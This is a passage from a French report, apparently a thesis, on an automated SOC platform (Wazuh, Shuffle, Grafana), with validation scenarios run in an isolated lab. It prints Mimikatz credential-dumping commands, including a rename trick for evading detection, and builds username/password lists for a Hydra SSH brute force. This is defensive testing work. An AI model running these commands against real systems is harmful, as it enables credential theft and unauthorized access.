79 : Workflow SSH 3




Figure 80 : Workflow SSH 4

L'étape suivante consiste à obtenir le jeton d'authentification de l'API Wazuh à l'aide de cURL jeton de cation utilisant boucle




Figure 81 : Workflow SSH 5

Utilisation de la saisie utilisateur avec des sous-flux pour les flux d'approbation dans Shuffle




Figure 82 : Workflow SSH 6

L'application *Saisie utilisateur* devient particulièrement puissante lorsqu'elle est combinée aux **sous-flux** de Shuffle. Voici son fonctionnement pour les processus d'approbation :

- Créons un flux de travail d'approbation dédié (sous-flux) contenant :
- Nœud de saisie utilisateur (configuré avec les options Approuver/Rejeter)
- Déclencheurs de notifications par e-mail/Slack
- Logique de décision basée sur la réponse

Maintenant, lorsque nous réexécutons les exécutions, nous obtenons le résultat suivant pour le nœud d'entrée utilisateur, ce qui est correct puisque Shuffle sait que nous attendons qu'un humain approuve ou refuse la demande envoyée.




Figure 83 : Workflow SSH 7

Créons un sous-flux pour envoyer des notifications par e-mail




Figure 84 : Workflow SSH 9

- Dans Shuffle, créons un nouveau flux de travail (nommer-le « Email_Notification »)
- Ajouter un nœud d'action *Email* (Gmail/SMTP/etc.)

Une fois cette étape terminée, notre flux de travail principal (flux de travail 1) devrait progresser ou s'arrêter en fonction du lien sur lequel l'administrateur réseau a cliqué.

Nous intégrons également à la fin grafana




Figure 85 : Workflow SSH 10

4.7.3 Workflow "Ransomware Detection Response"

Structure :

Ces configurations son pareil que le précédent avec SSH




Figure 86 : Workflow Ransomware

Créons un sous-flux pour envoyer des notifications par e-mail




Figure 87 : Workflow Ransomware 2

4.8 Configuration des tableaux de bord

4.8.1 Dashboard Grafana pour la surveillance sécurité

Configuration source Wazuh :

- **URL** : https://IP_WAZUH:55000
- **Authentification** : Basic Auth
- **Métriques** : Alertes temps réel, statistiques règles




Figure 88 : Dashboard Grafana




Figure 89 : Dashboard Grafana 2




Figure 90 : Dashboard Grafana 3




Figure 91 : Dashboard Grafana 4




Figure 92 : Dashboard Grafana 5

4.8.2 Dashboard de performance SOC

Métriques Prometheus :

- **MTTD** : Temps moyen de détection
- **MTTR** : Temps moyen de réponse
- **Taux détection** : Pourcentage d'incidents détectés
- **Performance workflows** : Temps d'exécution Shuffle

La plateforme SOC automatisée a été déployée avec succès, intégrant l'ensemble des composants techniques nécessaires à la détection et réponse aux incidents. Les règles de détection alignées sur MITRE ATT&CK, couplées aux workflows d'automatisation Shuffle, permettent une prise en charge rapide et efficace des menaces identifiées.

L'architecture hybride cloud/on-premise offre à la fois flexibilité et performance, tandis que les tableaux de bord Grafana assurent une visibilité complète sur les activités de sécurité. La plateforme est maintenant opérationnelle pour les tests de validation approfondis qui feront l'objet du chapitre suivant.

Chapitre 5 : Validation Expérimentale et Analyse des Résultats

Ce chapitre présente la validation complète de la plateforme SOC automatisée à travers des scénarios d'attaque réalistes alignés sur le framework MITRE ATT&CK. L'objectif est de mesurer l'efficacité opérationnelle de la solution déployée au chapitre précédent, en évaluant les capacités de détection, d'enrichissement automatique et de réponse aux incidents de sécurité. La validation s'appuie sur des métriques quantitatives standardisées permettant une analyse objective des performances de la plateforme.

5.1 Méthodologie de test et scénarios d'évaluation

5.1.1 Cadre d'évaluation

Période de test : 30 jours

- Phase 1 (Jours 1-10) **:** Tests unitaires et calibration des règles
- Phase 2 (Jours 11-25) : Exécution intensive des scénarios
- Phase 3 (Jours 26-30) **:** Analyse des résultats et optimisation

Scénarios : 3 workflows principaux

Chaque workflow correspond à un type de menace spécifique et bénéficie d'un traitement automatisé spécialisé :

- Workflow 1 : Détection et réponse Credential Dumping (Mimikatz)
- Workflow 2 : Réponse aux attaques Brute Force SSH
- Workflow 3 : Détection précoce des activités ransomware

Métriques : MTTD, MTTR, taux de détection, faux positifs

- MTTD (Mean Time to Detect) **:** Temps moyen entre l'occurrence de l'événement et sa détection
- MTTR (Mean Time to Respond) **:** Temps moyen entre la détection et la résolution complète
- Taux de détection : Pourcentage d'incidents correctement identifiés
- Taux de faux positifs : Pourcentage d'alertes incorrectes parmi les alertes générées
- Efficacité des playbooks **:** Taux de succès des workflows d'automatisation

Environnement : Laboratoire contrôlé

L'évaluation s'est déroulée dans un environnement isolé reproduisant fidèlement les conditions d'une infrastructure financière :

- Ségrégation réseau : Isolation complète de l'environnement de test
- Reproductibilité : Scripts automatisés pour chaque scénario
- Monitoring : Capture complète des métriques et logs d'exécution
- Contrôle : Absence d'interférence avec des activités légitimes

5.2.2 Scénarios de test

➢ Scénario 1 : Détection Mimikatz

Objectif : Valider la détection des tentatives d'extraction d'identifiants et l'enrichissement automatique des indicateurs de compromission.

Implémentation technique :

- **Outils utilisés** : Mimikatz v2.2.0 sur Windows Server 2022
- **Configuration** : Agent Wazuh avec intégration Sysmon avancée
- **Workflow Shuffle** : "Credential_Dumping_Response"
- **Métriques spécifiques** :
  - Temps d'extraction du hash de fichier
  - Score de réputation VirusTotal
  - Précision de la corrélation des événements




Figure 93 : Scénario Détection Mimikatz 1

Tester la règle personnalisée

Renommons Mimikatz pour éviter le contournement de la détection

Renommons mimikatz.exe en quelque chose d'autre (par exemple, totally-not-mimikatz).




Figure 94 : Teste de la règle personnalisée

Exécutons le fichier renommé dans PowerShell

Ouvrons PowerShell et exécutons le fichier renommé.

```
privilege::debug
sekurlsa::logonpasswords
```




Figure 95 : Execution de mimikatz

Vérifions les alertes dans le tableau de bord Wazuh

Actualisons la section Événements de sécurité.




Figure 96 : Rableau de bord Wazuh

Résultats de détection :




Figure 97 : Résultats de détection wazuh



Figure 98 : Détail de la détection

Si la règle fonctionne, Mimikatz devrait déclencher une alerte malgré le changement de nom.

➢ Scénario 2 : Attaque Brute Force SSH

Objectif : Évaluer l'efficacité de la détection des attaques par force brute et des mécanismes de réponse automatique.

Implémentation technique :

- **Outils utilisés** : Hydra v9.4 depuis Kali Linux
- **Cible** : Serveur Metasploitable 3 avec service SSH exposé
- **Workflow Shuffle** : "SSH_BruteForce_Response"
- **Métriques spécifiques** :

1. Seuil de détection (nombre de tentatives)
2. Temps de blocage automatique
3. Efficacité de l'enrichissement IP

Explorons un scénario différent :

- Créons une machine Ubuntu Metasploitable
- Installons l'agent Wazuh sur Metasploitable
- Effectuer une attaque SSH sur cette machine
- Transférer toutes les alertes de niveau 5 vers Shuffle
- Effectuer l'enrichissement IP à l'aide de VirusTotal
- Envoyer les détails à l'analyste via le bot email (demander le blocage de l'IP source)
- Créer une alerte dans DFIR-IRIS




Figure 99 : Scénario Attaque Brute Force SSH

Commençons par configurer une nouvelle machine Ubuntu et lançons une attaque SSH. Cependant, avant de lancer l'attaque, nous devons installer un agent Wazuh sur la machine pour collecter et analyser les journaux à des fins de surveillance et d'analyse de sécurité.

Lançons une attaque SSH sur cette machine depuis un système distinct. J'ai créé deux fichiers contenant les noms d'utilisateur et les mots de passe à utiliser pour l'attaque.

```
┌──(root㉿kali)-[/home/zita]
└─# echo -e "admin\nroot\nadministrator\nuser\ntest\nguest\zita\vm\vagrant" > us
ers.txt

┌──(root㉿kali)-[/home/zita]
└─# echo -e "password\n123456\nadmin\npassword123\nroot\ntest\  \   \vagrant" >
passwords.txt

┌──(root㉿kali)-[/home/zita]
└─#
```

Figure 100 : SSh1

```
┌──(zita㉿kali)-[~]
└─$ hydra -L users.txt -P passwords.txt ssh://192.168.1.231 -t 4 -vV -I

